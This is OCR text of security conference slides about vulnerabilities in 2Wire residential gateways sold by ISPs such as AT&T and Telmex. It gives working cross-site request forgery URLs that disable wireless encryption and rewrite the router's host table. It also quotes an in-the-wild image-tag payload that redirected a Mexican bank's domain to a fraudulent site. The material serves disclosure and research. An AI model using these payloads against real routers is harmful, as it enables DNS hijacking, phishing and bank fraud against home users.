

Attacks against 2wire Residential Gateways

WHO AM I?

hkm


Born in Cozumel island.

Have worked as:
- Forensic investigator
- Malware analyst
- Incident response

Personal webpage:
http://www.hakim.ws



Forum:
https://underground.org.mx

My current research is focused on residential router vulnerabilities








2wire Residential Gateways



This broadband modem/router combination enables DSL connectivity with home networking, firewall protection, and remote management capabilities.

2Wire produces a series of HomePortal residential gateways that enable home networking via broadband interfaces that range from ADSL 2+ to fiber to the node (FTTN) (VDSL 1 and 2), as well as FTTP.

The gateways are based on integrated system-on-a-chip architectures, and have native TR-069 support, as well as support for HomePNA, MoCA, USB, 802.11b/g wireless standards, and Web-based remote access.

2wire Residential Gateway in the world







AT&T in the **United States**, Bell in **Canada**, BT Group in the **United Kingdom**, SingTel in **Singapore**, Telecom in **New Zealand**, PLDT in **Philippines**, Telmex in **Mexico**....

CenturyTel · SaskTel · telenor · TELMEX · TELUS · EMBARQ

at&t · Bell · BT · PLDT · AAPT · MTSallstream

Telstra · Telecom · SingTel · Qwest Spirit of Service · JUNO · verizon

Vulnerabilities in 2wire residential gateways

Cross Site Request Forgery

Authentication Bypass

Password Reset with WEP key

CRLF Denial of Service

DSL Denial of Service

Cross Site Scripting


Configuration Disclosure

The Web Interface




(usually in *192.168.1.254* or *gateway.2wire.net)*

The Web Interface



The Web Interface



Client side

Ways to get a request from the client

Visiting a webpage

- HTML tags with attributes src and *src
- Other HTML like <background=
- Meta refresh
- CSS's url()
- HTTP Redirect .htaccess redirect
- .php: header("Location, ("Refresh ...
- .js: location, url, new Image().src=
- java applet

Filetypes that support requests:

- .swf
- .wmf
- .htm
- .mov
- .mpg
- .pdf
- .inf
- .bat
- .exe

& many more

Cross Site Request Forgery

Modify the device configuration using a simple GET request.

Disable wireless encryption:
/xslt?PAGE=C05_POST&THISPAGE=C05&NEXTPAGE=C05_POST&NAME=encrypt_enabled&VALUE=0



Add domain in host table:
/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=www.prueba.hkm&ADDR=216.163.137.3


(redirects the domain *www.prueba.hkm* to *216.163.137.3*)

[video demonstration]

CSRF demo stats



Cross Site Request Forgery ON THE WILD



“First case of Drive-by pharming on the wild” as reported by Symantec



User receives an email with exploit codes and a link to a malicious Web site



Exploit code takes advantage of a vulnerability in 2Wire Modems, which allows an attackers to modify the local DNS servers and hosts

```
<img src =
"http://gateway.2wire.net/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=http://banamex.com&ADDR=[illegible].154.20">
```



User accesses Banamex Web site



User is redirected to a fraudulent Web site

You can download a “DNS Cleaning Guide” from Telmex that suggests you remove the domain *www.prueba.hkm*

